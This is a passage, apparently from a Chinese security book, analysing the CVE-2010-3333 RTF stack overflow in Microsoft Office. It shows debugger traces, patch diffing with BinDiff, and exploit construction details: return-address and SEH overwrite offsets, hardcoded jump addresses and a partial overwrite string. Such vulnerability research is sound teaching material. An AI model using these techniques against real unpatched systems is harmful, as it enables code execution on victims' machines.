eax=30da33d8 ebx=05000000 ecx=00123dc0 edx=00000000 esi=011f1100 edi=00123f88
eip=30f0b5f8 esp=00123da4 ebp=00123dd0 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
mso!Ordinal1273+0x260e:
30f0b5f8 ff501c          call    dword ptr [eax+1Ch]  ds:0023:30da33f4=30ed4406
```

按F8键跟进CrashFun函数，然后单步跟踪进去，可以发现用req movs指令复制内存时，ecx的值为0x0000c8ac，即复制数据的大小，由于是操作dword字节，因此需要再除以4（逻辑右移2位）：

```
0:000> p
eax=0000c8ac ebx=05000000 ecx=0000c8ac edx=00000000 esi=1104000c edi=00123dc0
eip=30ed4429 esp=00123d98 ebp=00123dd0 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
mso!Ordinal1246+0x16ad:
30ed4429 c1e902          shr     ecx,2
0:000> p
eax=0000c8ac ebx=05000000 ecx=0000322b edx=00000000 esi=1104000c edi=00123dc0
eip=30ed442c esp=00123d98 ebp=00123dd0 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
mso!Ordinal1246+0x16b0:
30ed442c f3a5            rep movs dword ptr es:[edi],dword ptr [esi]
```

回头看下msf.rtf样本数据，可以发现上面的0xc8ac其实是源于样本数据的，它位于pFragements属性值的第3个字段，偏移8个字符后的4个字符即为复制的数据大小，如图2-39所示。

	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	0123456789ABCDEF
0000h:	7B	5C	72	74	66	31	7B	5C	73	68	70	7B	5C	73	70	7B	{\rtf1{\shp{\sp{
0010h:	5C	73	6E	20	70	46	72	61	67	6D	65	6E	74	73	7D	7B	\sn pFragments}{
0020h:	5C	73	76	20	33	3B	35	3B	31	31	31	31	31	31	31	31	\sv 3;5;11111111
0030h:	61	63	63	38	34	31	36	31	33	30	34	31	36	31	33	31	acc8416130416131
0040h:	34	31	36	31	33	32	34	31	36	31	33	33	34	31	36	31	4161324161334161
0050h:	33	34	34	31	36	31	33	35	34	31	36	31	33	36	34	31	3441613541613641

图2-39　样本中代表复制内存大小的数据

而0xc8ac后面的数据正是实际内存复制的数据，复制内存源地址esi刚好指向这里：

```
0:000> db esi
1104000c  41 61 30 41 61 31 41 61-32 41 61 33 41 61 34 41  Aa0Aa1Aa2Aa3Aa4A
1104001c  61 35 41 61 36 41 61 37-41 61 38 41 61 39 41 62  a5Aa6Aa7Aa8Aa9Ab
1104002c  30 41 62 31 41 62 32 41-62 33 41 62 34 41 62 35  0Ab1Ab2Ab3Ab4Ab5
1104003c  41 62 36 41 62 37 41 62-38 41 62 39 41 63 30 41  Ab6Ab7Ab8Ab9Ac0A
1104004c  63 31 41 63 32 41 63 33-41 63 34 41 63 35 41 63  c1Ac2Ac3Ac4Ac5Ac
1104005c  36 41 63 37 41 63 38 41-63 39 41 64 30 41 64 31  6Ac7Ac8Ac9Ad0Ad1
1104006c  41 64 32 41 64 33 41 64-34 41 64 35 41 64 36 41  Ad2Ad3Ad4Ad5Ad6A
1104007c  64 37 41 64 38 41 64 39-41 65 30 41 65 31 41 65  d7Ad8Ad9Ae0Ae1Ae
```

复制内存的目标地址edi刚好偏移栈底ebp共0x10字节，加上ebp本身占用的4字节，刚好共0x14字节，再覆盖下去就是函数的返回地址了：

```
0:000> ? ebp-edi
Evaluate expression: 16 = 00000010
```

由于msf.rtf中复制的内存数据较大，导致复制的过程中覆盖到不可写的内存地址而触发异常，因此没有去执行覆盖到的返回地址或者SEH异常处理函数。

总结上面的分析过程，由于Word中的RTF分析器在解析pFragments属性值时，没有正确计算属性值所占用的空间大小，只要复制的数据大小超过0x14即可覆盖到返回地址，若继续覆盖下去还可覆盖到SEH结构，进而控制程序的执行流程，用于执行任意代码。

2.4.6　漏洞利用

将漏洞成因分析清楚之后，利用该漏洞相对还是比较容易的。我们只须将返回地址用jmp esp指令地址覆盖，也就是复制数据的大小的值之后再偏移0x14字节，即可覆盖到返回地址；然后将Shellcode放置在后面，即可执行任意代码。由于在漏洞函数的结尾处，它在返回时会弹出0x14大小的栈空间，因此我们在jmp esp中填充一些垃圾字节以填充这一空缺：

```
mso!Ordinal1273+0x26ce:
```

```
30f0b6b8 5f              pop     edi
30f0b6b9 c9              leave
30f0b6ba c21400           ret     14h
```

某实际病毒样本的分析情况如图2-40所示。




图2-40　CVE-2010-3333病毒样本

当漏洞函数返回后，会先从栈顶弹出0x14字节空间，然后执行0x7d1f5fb7处的JMP ESP指令，进而跳入Shellcode的起始地址，导致执行任意代码。除了利用jmp esp覆盖返回地址的方法之外，还可利用jmp 06 + pop pop ret指令地址覆盖SEH结构，这同样也可达到溢出利用的目的。

2.4.7　Office 2003与Office 2007 Exploit通用性研究

上例样本中的0x7d1f5fb7指令地址并不是很稳定，这种硬编码地址可能受软件及系统版本影响，较难实现通用性利用。为了实现Office 2003与Office 2007的通用，我们可以在返回地址上用0x0026762F覆盖，它在Office 2003上相当于call esp指令：

```
0:000> u 0x0026762F l1
0026762f ffd4            call    esp
```

该地址适用于Office 2003 SP0和SP3等各个子版本，属于稳定的跳转地址。对于Office 2007，0x0026762F上已不再是call/jmp esp等类似指令，当我们用0x0026762F这个地址覆盖Office 2007上的返回地址，只要能够让它触发异常，就可能执行SEH结构。这样的话，我们只须加大内存拷贝的大小，使其覆盖到最近的SEH结构就可以劫持EIP。也就是说，我们需要同时覆盖返回地址和SEH结构。

我们构造覆盖栈的数据如下，长度为0x2a18：

```
11111111111111111111111111111111111111112f7626001111111111111111111111111111111111111
……省略部分内容……
```

```
1111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111
1111111111111111111111111111111aaaaaaaaffffffff
```

关于SEH结构地址的定位，可以利用Metasploit上的两个工具pattern_create和pattern_offset定位偏移量，因篇幅所限，本书不再赘述，更为详细的信息可参考笔者组织并参与翻译的《Exploit编写系列教程》。

下面是在Office 2007 SP0上的调试情况，我们已经成功覆盖返回地址为0x0026762f，同时nextSEH和SHE Handler也分别被覆盖为全a和全f，如图2-41所示。




图2-41　覆盖Office 2007上的返回地址和SEH结构

然后进入函数0x32e5941b中继续跟踪，在0x32e59423处会判断[ebp+0x14]是否为0，而此时[ebp+14]相当于[eip+0x14]，这里的eip是指我们覆盖的返回地址，若不为0则发生跳转，此时就会触发异常。由于Office存在内部异常处理例程，因此也无法执行我们覆盖的SEH Handler，以致无法使我们的eip得到执行，如图2-42所示。




图2-42　执行异常

在函数0x32cf3807中会触发异常，我们跟进此函数：

```
32CF3807    55                PUSH EBP
32CF3808    8BEC              MOV EBP,ESP
32CF380A    8B45 0C           MOV EAX,DWORD PTR SS:[EBP+C]
32CF380D    8D04C5 2038CF32   LEA EAX,DWORD PTR DS:[EAX*8+32CF3820]  ； 诡异的运算
32CF3814    8B48 04           MOV ECX,DWORD PTR DS:[EAX+4]     ； 触发异常的地址
32CF3817    81E1 FF000000     AND ECX,0FF
32CF381D    51                PUSH ECX
32CF381E    FF30              PUSH DWORD PTR DS:[EAX]
32CF3820    FF75 08           PUSH DWORD PTR SS:[EBP+8]
32CF3823    E8 46909DFF       CALL mso.326CC86E
32CF3828    5D                POP EBP
32CF3829    C2 0800           RETN 8
```

为了能够让eip顺利地得到执行，我们必须令0x32e59426处的跳转不执行，也就是EIP+0x14处必须为0x00000000，才能使执行流程能够顺序执行到retn10。

> **注意：**不同语言、不同版本的 Office 存在较大差异，有时也受操作系统版本影响，可能在不填 0 的情况下也不会触发异常，这里我们将此处填充为 0，主要是提高一个利用的通用性，具体以用户的调试环境为准。

利用pvefindaddr插件，我们找到地址0x00280b0b，其汇编在Office 2007中稳定为：

```
call  dword ptr [ebp +0x30]
```

我们用这个地址覆盖SEH Handler，通过执行异常处理，再执行这个地址上的指令，最终会跳到next SEH上，即0xaaaaaaaa地址。然后，我们再将aaaaaaaa覆盖为eb 06 eb 04(jmp06, jmp04)，以便跳过SEH Handler，最后在SEH结构之后放置一个回跳指令，使其往回跳转到Shellcode地址，此时的栈布局情况如图2-43所示。




图2-43　通用Exploit的栈布局

2.4.8　漏洞修复

目前官方已提供补丁下载：http://www.microsoft.com/zh-cn/download/details.aspx?id=8121，下载补丁安装后，提取安装后的mso.dll 文件与未打补丁前的mso.dll进行补丁比较，即可找出微软针对CVE-2010-3333漏洞的修复方法。下面是补丁前后两个mso.dll对应的版本号，这里我们主要对下列两个版本的mso.dll进行补丁比较。

（1）unpatch_mso.dll：11.0.8172.0

（2）patch_mso.dll：11.0.8329.0

首先，用IDA分别加载上面两个dll文件，并单击“保存”按钮，就会分别在当前目录下生成相

应的idb文件。然后，安装BinDiff插件用于比对这两个idb文件。安装完成后，可在已加载其中一个dll文件的IDA上操作（这里笔者选用已加载unpatch_mso.dll的IDA），选择菜单中的“Edit”选项，再选择“Plugins”选项，最后选择“zynamics BinDiff 4.0”选项，以上操作也可通过按“Ctrl + 6”组合键来完成，最后会弹出提示框，如图2-44所示。





图2-44　zynamics BinDiff

单击“Diff Database…”按钮，在弹出的对话框里选择patch_mso.idb选项打开。之后BinDiff会对这两个DLL进行补丁比较，在比较的过程中，IDA可能会卡住，而且分析的过程会比较慢，文件越大分析时间就越长，请分析者耐心等待。分析完成后，IDA会显示如图2-45所示的标签页。



similarity	confide	change	EA primary	name primary	EA secondary	name secondary
1.00	0.99	-------	30C91000	RegCloseKey	30C91000	RegCloseKey
1.00	0.99	-------	30C91004	CryptReleaseContext	30C91004	CryptReleaseContext
1.00	0.99	-------	30C91008	CryptDestroyHash	30C91008	CryptDestroyHash
1.00	0.99	-------	30C9100C	CryptDestroyKey	30C9100C	CryptDestroyKey
1.00	0.99	-------	30C91010	CryptDecrypt	30C91010	CryptDecrypt
1.00	0.99	-------	30C91014	CryptEncrypt	30C91014	CryptEncrypt
1.00	0.99	-------	30C91018	CryptDeriveKey	30C91018	CryptDeriveKey
1.00	0.99	-------	30C9101C	CryptHashData	30C9101C	CryptHashData
1.00	0.99	-------	30C91020	CryptCreateHash	30C91020	CryptCreateHash
1.00	0.99	-------	30C91024	CryptAcquireContextW	30C91024	CryptAcquireContextW
1.00	0.99	-------	30C91028	RegQueryValueExW	30C91028	RegQueryValueExW
1.00	0.99	-------	30C9102C	RegOpenKeyExW	30C9102C	RegOpenKeyExW
1.00	0.99	-------	30C91030	GetCurrentHwProfileW	30C91030	GetCurrentHwProfileW
1.00	0.99	-------	30C91034	_imp_LsaClose	30C91034	_imp_LsaClose
1.00	0.99	-------	30C91038	_imp_LsaStorePrivateData	30C91038	_imp_LsaStorePrivateData
1.00	0.99	-------	30C9103C	_imp_LsaRetrievePrivateData	30C9103C	_imp_LsaRetrievePrivateData
1.00	0.99	-------	30C91040	_imp_LsaNtStatusToWinError	30C91040	_imp_LsaNtStatusToWinError
1.00	0.99	-------	30C91044	_imp_LsaOpenPolicy	30C91044	_imp_LsaOpenPolicy
1.00	0.99	-------	30C91048	RegCreateKeyExA	30C91048	RegCreateKeyExA
1.00	0.99	-------	30C9104C	RegSetValueExA	30C9104C	RegSetValueExA
1.00	0.99	-------	30C91050	RegQueryValueExA	30C91050	RegQueryValueExA
1.00	0.99	-------	30C91054	RegDeleteValueA	30C91054	RegDeleteValueA
1.00	0.99	-------	30C91058	RegDeleteKeyA	30C91058	RegDeleteKeyA

图2-45　补丁函数比对

选择“Matched Functions”匹配函数进行对比，其中“similarity”一列代表函数相似度，通常漏洞函数修改不会太大，多数在0.7~0.9之间，而且在“change”一列中大多带有G标志，即图表视图发生改变，其他标志的含义可以参考官方的帮助文档。有时，补丁前后的两个函数可能不在“Matched Functions”中，此时就需要手工定位或者借助其他补丁比较工具。之前，我们已经分析过漏洞成因，漏洞函数位于unpatch_mso.dll中的0x30f0b5c2，因此，我们直接定位此函数与patch_mso.dll中另一个匹配函数0x30f39832的对比情况。为方便查找，可以先对函数地址进行排序，这样就很容易定位到函数0x30f0b5c2。我们先打开BinDiff主程序bindiff_4.0.jar（若未打开主程序，后面的操作会出现“Could not create the java virtual machine”的错误提示），然后选中函数单击鼠标右键，选择“View Flowgraphs”选项，如图2-46所示。




图2-46　匹配函数情况

最后生成如图2-47所示的函数对比图。




图2-47　补丁前后的函数代码对比

上面BinDiff在显示函数差异性时，具体差异的代码的高亮标记功能还有待提高，比如，图2-47中右图下方多出的代码块其实与左图第3个代码块中高亮标记的代码行是部分相同的，但它的补丁比较功能还是相当强大的，而且显示上更为人性化，支持多种图表显示。为了更方便地显示具体差异的代码行，笔者将修复前后的两个函数的反汇编代码复制下来，然后用TextDiff进行文本比较，如图2-48所示，左边是补丁前的反汇编代码，右边是补丁后的反汇编代码。




图2-48　汇编指令文本比较

通过前面的分析我们可以知道，漏洞主要是在复制内存时未检测复制内存大小导致的栈溢出，在执行rep movs指令时，控制复制内存大小的是ecx寄存器，因此，我们在分析过程中主要关注ecx的变化，看微软是否添加对其大小的检测。在图2-48所示的代码中可以看到，中间高亮部分就是微软在漏洞函数中添加的内容，但上面补丁后的代码并没有看到有检测复制内存大小的行为，因此，我们可以认为检测内存大小的行为可能位于上面某调用函数中，但里面调用的函数都是通过eax偏移来索引的，不便于静态分析，最好采用动态调试的方法来分析。

用WinDbg加载打补丁后的WINWORD.exe，并在漏洞修复函数0x30f39832上断点，运行后断下：

```
Breakpoint 0 hit
eax=00124060 ebx=00000000 ecx=00123ed4 edx=00000000 esi=00000000 edi=00000000
eip=30f39832 esp=00123eac ebp=00123ed8 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
mso!Ordinal1148+0x29af:
30f39832 55              push    ebp
```

单步跟踪下去，直到call dword ptr [eax+30h]，并跟进去：

```
0:000> t
eax=00124228 ebx=05000000 ecx=00124164 edx=00000000 esi=011f1100 edi=00124060
```

```
eip=30f39866 esp=00123e88 ebp=00123ea8 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000            efl=00000206
mso!Ordinal1148+0x29e3:
30f39866 8b06            mov     eax,dword ptr [esi]  ds:0023:011f1100=30da9a20
0:000> t
eax=30da9a20 ebx=05000000 ecx=00124164 edx=00000000 esi=011f1100 edi=00124060
eip=30f39868 esp=00123e88 ebp=00123ea8 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000            efl=00000206
mso!Ordinal1148+0x29e5:
30f39868 56              push    esi

// 获取复制内存大小 size
0:000> t
eax=30da9a20 ebx=05000000 ecx=00124164 edx=00000000 esi=011f1100 edi=00124060
eip=30f39869 esp=00123e84 ebp=00123ea8 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000            efl=00000206
mso!Ordinal1148+0x29e6:
30f39869 ff5030          call    dword ptr [eax+30h]  ds:0023:30da9a50=30eab218
// 跟进上面的函数
0:000> t
eax=30da9a20 ebx=05000000 ecx=00124164 edx=00000000 esi=011f1100 edi=00124060
eip=30eab218 esp=00123e80 ebp=00123ea8 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000            efl=00000206
mso!Ordinal977+0x8c7:
30eab218 8b442404        mov     eax,dword ptr [esp+4] ss:0023:00123e84=011f1100
0:000> p
eax=011f1100 ebx=05000000 ecx=00124164 edx=00000000 esi=011f1100 edi=00124060
eip=30eab21c esp=00123e80 ebp=00123ea8 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000            efl=00000206
mso!Ordinal977+0x8cb:
30eab21c 8b4008          mov     eax,dword ptr [eax+8] ds:0023:011f1108=0004c8ac
0:000> p
eax=0004c8ac ebx=05000000 ecx=00124164 edx=00000000 esi=011f1100 edi=00124060
eip=30eab21f esp=00123e80 ebp=00123ea8 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000            efl=00000206
mso!Ordinal977+0x8ce:
30eab21f 25ffff0000      and     eax,0FFFFh

// 样本中代表复制内存大小的 0xc8ac
```

```
0:000> p
eax=0000c8ac ebx=05000000 ecx=00124164 edx=00000000 esi=011f1100 edi=00124060
eip=30eab224 esp=00123e80 ebp=00123ea8 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
mso!Ordinal977+0x8d3:
30eab224 c20400          ret     4

// 若 size > 4 则跳转，并清零后返回
0:000> p
eax=0000c8ac ebx=05000000 ecx=00124164 edx=00000000 esi=011f1100 edi=00124060
eip=30f3986c esp=00123e88 ebp=00123ea8 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
mso!Ordinal1148+0x29e9:
30f3986c 83f804          cmp     eax,4
0:000> t
eax=0000c8ac ebx=05000000 ecx=00124164 edx=00000000 esi=011f1100 edi=00124060
eip=30f3986f esp=00123e88 ebp=00123ea8 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
mso!Ordinal1148+0x29ec:
30f3986f 0f87b9d6ffff    ja      mso!Ordinal1148+0xab (30f36f2e)         [br=1]
0:000> t
eax=0000c8ac ebx=05000000 ecx=00124164 edx=00000000 esi=011f1100 edi=00124060
eip=30f36f2e esp=00123e88 ebp=00123ea8 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
mso!Ordinal1148+0xab:
30f36f2e 32c0            xor     al,al
0:000> t
eax=0000c800 ebx=05000000 ecx=00124164 edx=00000000 esi=011f1100 edi=00124060
eip=30f36f30 esp=00123e88 ebp=00123ea8 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
mso!Ordinal1148+0xad:
30f36f30 e93a2a0000      jmp     mso!Ordinal1148+0x2aec (30f3996f)
0:000> t
eax=0000c800 ebx=05000000 ecx=00124164 edx=00000000 esi=011f1100 edi=00124060
eip=30f3996f esp=00123e88 ebp=00123ea8 iopl=0         nv up ei pl zr na pe nc
